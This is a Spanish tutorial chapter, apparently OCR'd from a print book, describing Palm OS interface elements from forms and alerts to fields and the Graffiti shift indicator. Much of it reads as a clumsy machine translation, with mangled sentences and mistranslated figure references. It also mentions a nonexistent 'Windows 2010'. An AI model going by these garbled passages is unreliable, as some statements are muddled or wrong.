
Palm OS provee una variedad de recursos que representan elementos de la interfaz del usuario.
La porción visible de una aplicación Palm OS está donde la interacción del usuario ocurre, así es que es importante saber qué herramientas están disponibles y cómo operan. Más que cualquier otro papel de una aplicación, la interfaz del usuario separa una buena aplicación Palm OS de uno que es frustrante para usar.
Cada elemento de la interfaz del usuario en el Palm OS es un recurso que usted basa y entonces compila en su aplicación. Los ambientes diferentes de desarrollo proveen formas diferentes de recursos generadores de la interfaz, pero su código se ocupará de ellas en la misma forma y no importa saber de donde vinienenron a partir de ellos.
Esta sección introduce los elementos de la interfaz del usuario disponibles en el Palm OS, describe su función, y da ejemplos de cada uno.

La referencia ; El capitulo 9 Complementa detalles para elementos de programacion de la interfaz del usuario

Formas (Formulario)

Si ha programado en Visual Basic.Net entiendase como formulario donde podemos incluir controles que depues lo podemos orientar a objetos con Visual C++ / C++
Una Form (Formulario) Provee un contenedor , ambos visual y programatico, para elementos de la interfaz del usuario.
Las formas contienen otros elementos de la interfaz del usuario. Una forma dada usualmente representa una sola pantalla en una aplicación o una ventana de diálogo modal. Creo que el 2-2 muestre formas diferentes de las aplicaciones incorporadas. Echo de ver que los tamaños diferentes de formas son posibles.





2-2 figura:
Los formularios de palm OS pueden ser de tamaños diferentes y pueden contener una variedad de elementos de la interfaz del usuario.

Cada aplicación debe constar al menos un formulario, y la mayoría contiene más que el único para exhibir vistas diferentes y diálogos. La mayoría de formas ocuparán el área entero de la pantalla, excepto para los diálogos, que puede ocupar menos la altura que una forma de la pantalla llena pero todavía puede ocupar la anchura entera de la pantalla.
Opcionalmente los formularios puede tener las siguientes características:
.- Una barra de títulos.
.- Una barra de menús asociada.
.- Unos icono de tips (sólo en formas modales)
El icono de consejos aparece como una parte pequeña de la que se hizo un círculo alrededor “i ” en la esquina superior derecha de una forma con una barra de títulos (vea la tercera forma descrita en Figure 2-2). Si el usuario golpea ligeramente el icono entonces otro diálogo se abre, ostentando información útil acerca del diálogo contenida en el icono.

Añadiremos Tips para crear in Tip de diálogo en el Chapter 7, “ Creando a Forms.”

Alertas

Las alertas proveen una facilidad para desplegar diálogos modales simples para el usuario. Un diálogo alerta

es un tipo especial de forma con una barra de títulos, un mensaje del texto, uno o más botones, y un icono. Las alertas también pueden tener un icono de Tips "i" algo así como formas.
Una alerta puede tener uno de los cuatro tipos siguientes:

. Información.

Un diálogo de información exhibe uno “ i ” el icono, lo cual es similar al icono de tips, pero más grande. Se usa para dar al usuario información simple, o informar al usuario que la acción demandada no puede o no debería ser realizada. Tal acción no debería generar un error o debería resultar en pérdida de datos. Las alertas de información también pueden servir como la aplicación simple “ About Acerca de ” Cajas.

. Confirmación.


¿Un diálogo del tipo de confirmación exhibe uno “?” El icono. Pregunta al usuario acerca de entrada o la confirmación y provee un número de botones de los cuales el usuario pueda escoger.

. Advertencia.

Un diálogo preventivo exhibe un icono. Este tipo de diálogo debería usarse para pedir confirmación cuando el usuario demanda una acción potencialmente peligrosa. La diferencia entre una advertencia y una confirmación que el diálogo está ya sea que la acción es reversible o no. Use un diálogo de confirmación si la acción puede ser a la que se puso al revés o si los datos suprimidos como resultado de la acción pueden ser respaldados al computador de escritorio. Use un diálogo preventivo si la pérdida permanente de datos puede resultar de alguna mala acción.

. Error.

Un diálogo de error exhibe una señal de alto circular que contiene un blanco “ X.”
Use este tipo de avizo para informar al usuario que la última acción causó un error o no podría ser completada.
Si los sonidos son posibilitados en el dispositivo, entonces los tipos diferentes de alertas también producirán sonidos diferentes cuando sean exhibidos. Creo que el 2-3 muestre ejemplos de todos los cuatro tipos de alertas de las aplicaciones incorporadas.




El 2-3 figura: diálogos de alerta de cuatro sabores
Alertas: información, confirmación, error, y la advertencia.

Los menús

Los menús proveen acceso para órdenes sin ocupar espacios preciosos de la pantalla.
Cada menú contiene único o más artículos del menú, cada uno del cual le puede tener un atajo de alguna orden asignado para él. Un atajo de orden es un solo carácter que da a acceso Graffiti permiso de un menú la orden del artículo. Si el usuario introduce la orden Graffiti golpe, imaginado en Figure 2-4, seguido por un carácter del atajo del menú, entonces el artículo correspondiente del menú es activado. El punto en la figura representa donde el golpe debería comenzar.

El 2-4 figura: El golpe de orden Graffiti Provee acceso rápido para los comandos de menú.

Para visualizar artículos agrupados del menú, use una barra separadora. En el recurso del menú, una barra del separador es simplemente otro menú ítem con propiedades especiales. Hay una barra del separador descrita en Figure 2-5, entre el “ Select Todo ” y “ Keyboard ” artículos del menú.
Los menús mismos están contenidos en una barra de menús. Puede haber barra de menús de única asignada para cualquier forma dada. Creo que el 2-5 muestre una sola barra de menús, uno de sus menús, y los artículos del menú de ese menú.




La referencia; Creando menú los recursos está cubierto en Capitulo 8, y programándolos está detallado en Chapter 9.

Tablas

Las tablas son una forma para ostentar datos en columnas. Una tabla puede organizar un número de otros elementos de la interfaz del usuario dentro de sus filas y las columnas. Los objetos contenidos en una fila o la columna de una tabla a menudo contienen el mismo tipo de objetos. Por ejemplo, en una tabla de dos columnas, la primera parte que la columna podría contener etiqueta y los segundos campos del texto de la columna.
Una tabla puede ser enrollada verticalmente para exhibir más filas de datos que se probará la pantalla de inmediato. Las tabla no pueden ser enrolladas horizontalmente, sin embargo. Creo que el 2-6 muestre tabla de las aplicaciones a incorporada en TODo List y del Libro de direcciones por default preinstaladas en las palm . Advierta la variedad de cosas diferentes que las células de una tabla pueden contener. Este tipo de


flexibilidad hace de la tabladifícil de interconectar elementos para implementar correctamente por el usuario. También lo hace más útil.



El 2-6 figura: Las tablas son altamente Modificables, y pueden Contener muchos elementos deferentes de la interfaz.

Las listas


Una lista es ideal para filas múltiples que exhiben datos en una sola columna. Como una tabla, puede usar sroll verticalmente para exhibir más artículos que puede mostrarse en la pantalla al mismo tiempo. en Palm OS se dibujan líneas señalizadores (flechas pequeñas) en las esquinas de una lista para señalar que la lista puede continuar mostrando más artículos hacia abajo. A diferencia de una tabla, una lista no es adecuadamente adecuada exhibiendo datos dinámicos. Use una lista para ofrecer elecciones fijas para el usuario; Use una tabla para dar al usuario permiso directamente editar filas exhibidas.
Los recursos de la lista pueden ser exhibidos en dos formas diferentes. Si usted incluye una lista directamente en una forma y la coloca para ser visible, entonces el sistema sacará la lista con esquinas cuadradas y le exhibirá como un elemento estático(Fijo) de la interfaz del usuario. Alternativamente, usted puede asociar una lista poco visible con un pop-up de aparición automática para crear una lista de aparición automática. Sacado en la pantalla con esquinas redondeadas, una pop-up list guarda el estado real de la pantalla quedándose escondido hasta el usuario realmente lo necesite al seleccionar un artículo . En lugar de ocupar mucha pantalla con artículos numerosos de una lista, sólo un solo artículo, exhibido en la mensaje de aparición automática asociada pop-up, las necesidades para aparecer en la pantalla. Ambos tipos de listas son mostrados en la figura 2-7



El 2-7 figura: Las listas pueden ser elementos estáticos (la izquierda) de la interfaz del usuario, o pueden ser listas de aparición automática asociadas con un pop-up de aparición automática (bien).

Mensajes de aparición automática (Pop-up´s)


Un pop-up de aparición automática consta de una flecha de la orientación descendente para la izquierda de una etiqueta del texto, lo cual puede cambiar su anchura para acomodar cambios en el texto. Los pop-up de aparición automática permiten al usuario escoger un artículo de una lista asociada sin ocupar ese precioso espacio de la pantalla exhibiendo una lista entera. Sólo la lista actualmente seleccionada ítem es exhibida en la etiqueta que accionemos y veremos una aparición automática.
Cuando el usuario taca la flecha o la etiqueta del texto con su lapiz optico en un (pop-up) mensaje de aparición automática, la lista asociada del pop-up es exhibida. Si el usuario golpea ligeramente un artículo nuevo de la lista, entonces la lista desaparece y los cambios del encabezamiento del gatillo de aparición automática para el artículo recién seleccionado. Si el usuario toca afuera de la lista mientras es exhibida, entonces la lista desaparece y el texto del pop-up aparición automática permanece ahy mismo.
El lugar más común donde los pop-up de aparición automática aparezcan en las aplicaciones incorporadas está en la esquina superior derecha de una forma para la selección de una categoría. Lospop-up de aparición automática hacen uso muy eficiente de espacio de la pantalla. Creo que el 2-8 muestre una lista de aparición automática al lado de la lista que aparece cuando el pop-up de aparición automática es al que se golpeó ligeramente.



El 2-8 figura: Un pop-up de aparición automática (la izquierda) y su lista asociada (bien)

Los botones

Los botones se usan para ejecutar órdenes o interruptor para otras pantallas en una aplicación con un solo golpe ligero . Un botón usualmente tiene un marco redondeado y contiene un encabezamiento del texto, pero los botones rectangulares y frameless son también posibles. Los botones resaltan cuando son golpeados ligeramente hasta que el usuario levante el estilete o arrastre el estilete fuera de los confines del botón. Creo que el 2-9 muestre algunos botones de muestra de las aplicaciones incorporadas.
Los botones de uso para las funciones más frecuentemente usadas en una aplicación. Requerir que sólo un solo golpe ligero active una orden, abotonar es el elemento más rápido de la interfaz del usuario con el cual el usuario puede interactuar. Los botones son perfectos para crear registros nuevos, evocando detalles en un registro particular, y cambiando entre formularios principales en una aplicación.



El 2-9 figura: Los botones tienen en cuenta acceso rápido para las órdenes comúnmente usadas.

Repitiendo Botones


Un botón diferente, que envía acontecimiento de único cuando es golpeado ligeramente, un botón repetitivo continúa poniendo acontecimientos en la cola de acontecimiento mientras el usuario mantiene el lapiz optico abajo de él. Los botones repetitivos sirven comúnmente para desplazarse a otros elementos de la interfaz del usuario, como tablas. Aunque un botón repetido puede exactamente parecerse a un botón normal, están usualmente definidos sin bordes. En Palm OS tiene algunos carácteres de imprenta del símbolo que contienen imagenes de flecha adecuados para el uso como encabezamientos en repetir botones. La mayor parte de las aplicaciones incorporadas usan un par de botones repetitivos con flechas en ellos como controles del To Do List que se incluye en palm por default.
Creo que el 2-10 muestra el par de botones repetitivos usados como sroll para otras ordenes de usuario .

2-10 figura: Los botones repetitivos sirven adecuadamente para enrollar otros elementos de la interfaz del usuario.

La referencia ; En el Capítulo 7 contiene más detalles acerca de la instalación al repitir recursos de botónes para imitar los botones de la flecha en las aplicaciones incorporadas.

El botón de selección (exclusivo para fechas de sistema)


Un boton de seleccion ostenta un valor dentro de una caja rectangular con un borde de línea punteada. Cuando el usuario golpea ligeramente la caja, un diálogo aparece eso da al usuario permiso de cambiar los datos desplegados en la caja. El botón selector crece o se encoge y hace juego con la anchura de los valores que ostenta.
El uso más común de un botón selector es permitir selección de un tiempo o la fecha.
Hay funciones en el Palm OS para ostentar hora oficial y fechas de diálogos que se recogen, y éstos trabajan perfectamente con controles de selección. Si los datos que usted ostenta en un selector no es un tiempo o una fecha, o usted tiene el deseo de salir a la vista, entonces un diálogo diferente de esos da abasto para los OS, usted debe suministrar el diálogo que aparece cuando el usuario toque en un botón selector.
El 2-11 figura muestra botones selectores de diálogo Event Details en la aplicación Date Book incorporado. Echo de ver que el encabezamiento de un selector puede ser cualquier cadena de texto que usted escoge.



El 2-11 figura: Los controles de selección ostentan un valor que se editó por el golpeteo del usuario en el control.

(Presionando Botones) Push Buttons

Los botones realizan la misma función como botones de radio en otras interfaces gráficas.
Un botón siempre ocurre en un conjunto de dos o más botones. El botón de único en el grupo puede ser seleccionado a la vez, y ese botón es resaltado.
Use un grupo de botones cuando usted necesita regalar al usuario sólo un número pequeño de opciones para un valor particular. Si usted necesita que el usuario seleccionara entre un número grande de valores, o si esos valores pueden convertirse en de tiempo el tiempo, entonces use una lista.
Creo que el 2-12 muestre ejemplos de botones de las aplicaciones incorporadas.



2-12 figura: Los botones permiten selección de un solo ítem de un grupo de elecciones.

Selección de cajas de control


Use una casilla de verificación indicar una colocación que puede ser cambiado ya sea adelante o completamente. Una casilla de verificación consta de un cuadrado y un encabezamiento del texto. Si el escenario indicado por la casilla de verificación está apagado (No seleccionado), entonces el cuadrado está vacío; Si el escenario está encendido, entonces el cuadrado contiene una Cruz ó un punto de seleccion.
Golpee ligeramente una Check box (caja de selcción) o el encabezamiento derechos del texto que muestra la caja de selección de una casilla de verificación. El texto de una casilla de verificación siempre aparece a la derecha del cuadrado. Si usted quiere una casilla de verificación para ser designado a la izquierda, deje encabezamiento del texto de la casilla de verificación vacía y coloque un recurso de la etiqueta para la izquierda de la casilla de verificación (véa las “ Labels ó etiquetas de texto” en este capítulo).
, las cajas de chequeo también pueden estar organizadas en grupos a fin de que en la casilla de verificación solo pueda seleccionar una opción. Los botones son mejores para indicar elecciones exclusivas, sin embargo, porque proveen una mejor pista visual que son parte de un grupo. Las casillas de verificación son

mejores para situaciones donde más que lo que un escenario puede encenderse a la vez.
Dos casillas de verificación, una selccionada y el otra vacía, son mostradas en la figura 2-13.

2-13 figura: Las casillas de verificación permiten al usuario sujetarse solo a instrucciones especificas.

Etiquetas (Labels)

Es simplemente un poco de texto no editable que aparece en una forma o en una tabla. El uso de una etiqueta provee descripciones de otros elementos de la interfaz del usuario. Por ejemplo, colocando una etiqueta conteniendo el texto “ Date:” a la izquierda de un control selector dice el usuario que el golpeteo que control selector cambiará la fecha listada en el selector. Las etiquetas también operan para proveer instrucciones o información en las ventanas de diálogo.
Creo que el 2-14 muestra etiquetas de algunas aplicaciones incorporadas diferentes.



2-14 figura: Las etiquetas describen elementos de la interfaz del usuario o aportan información para el usuario y no son editables.

Los Mapas de Bits (Bitmaps) ó Imagenes


puede tener uno o más mapas de bits (bitmaps) asociados con un formulario. Los bitmaps de un formulario se usan típicamente para exhibir iconos, como esos usados por los diálogos de alertas en el sistema operativo Windows 2010. Un bitmap también se vera bien como un logotipo para un formulario de acerca de este programa.
Los bitmaps de un formulario simplemente atribuyen un recurso predefinido del bitmap para una forma y especifican donde en la forma el bitmap debería aparecer. Creo que el 2-15 muestre un ejemplo de un bitmap de un formulario.

Referencia ; Si desea que un bitmap cambie su hubicación dentro de una forma, entonces usted debe usar la función WinDrawBitmap. El Capítulo 9 explica cómo.

2-15 figura: Un bitmap de un formulario

Fields (cajas de entrada y salida de texto editables)

Las cajas de entrada y salida de texto permiten edición en su sitio de texto por la entrada Graffiti o el teclado de en pantalla. Un campo del texto es también útil para exhibir texto poco editable que puede cambiar como el programa marche; Las etiquetas pueden servir para este propósito, pero están algo más limitadas en los cuales pueden hacer que un campo del texto.
Los campos pueden ser una línea sola o una multilínea. Los campos de una sola línea pueden ser uno u otro con salida de texto justificado a la derecha, y no aceptan a los controles Tab o Return del teclado virtual. Los campos Multiline pueden estar colocados para cambiar altura dinámicamente, así cuándo el texto está añadido o removido del campo, se puede acomodar el texto. Las barras de desplazamiento son a menudo usadas en conjunción con campos de la multilínea para dejarlas contener muchas páginas de texto.
El Palm OS sigue la pista al punto de inserción actual, un cursor que parpadea que indica cuál el campo en una forma es actualmente activo, así como también donde el texto recién introducido aparecerá. Usualmente, usted no necesitará preocuparse por la localización del punto de inserción, porque los OS manipulan todos los trabajos elementarios que la implementación detalla.
Creo que el 2-16 muestra ambos tipos de cajas de texto ó TEXTBOX si programa en visual Basic ,Uno de una sola línea y Otro para texto multilínea.




2-16 figura: Los campos están usados para la entrada de texto y para exhibir cambios de texto. Descritos aquí hay un campo de multilínea (a la izquierda) y un campo de una sola linea (A la Derecha).

El señalizador de Cambio del Graffiti

Cada forma con campos editables del texto también debería contener un señalizador de cambio Graffiti, preferentemente en la esquina inferior derecha de la forma. El señalizador de estado muestra el estado actual de cambio del sistema de entrada del texto Graffiti: El atildamiento, el símbolo, el cambio de caja alta, o la caja alta echa llave. Esto provee una pista visual importante para el usuario que ayuda en la entrada de datos exacta. Olvidarse de añadir formulario que muestre el indicador del tipo de texto que estamos introduciendo hará que su aplicación sea frustrante para el usuario.
Si su aplicación es diseñada para poner a funcionar en la versión Palm OS 1.0, sea seguro dejar espacio

horizontal adicional para el señalizador de cambio Graffiti. En lugar de la flecha subrayada usada por versiones actuales de los OS a indicar bloqueo de caja alta, la versión 1.0 realmente exhibe las letras “ Caps Mayusculas” en el señalizador de cambio.
Afortunadamente, un señalizador de cambio Graffiti es un elemento fácil de la interfaz del usuario para implementar;
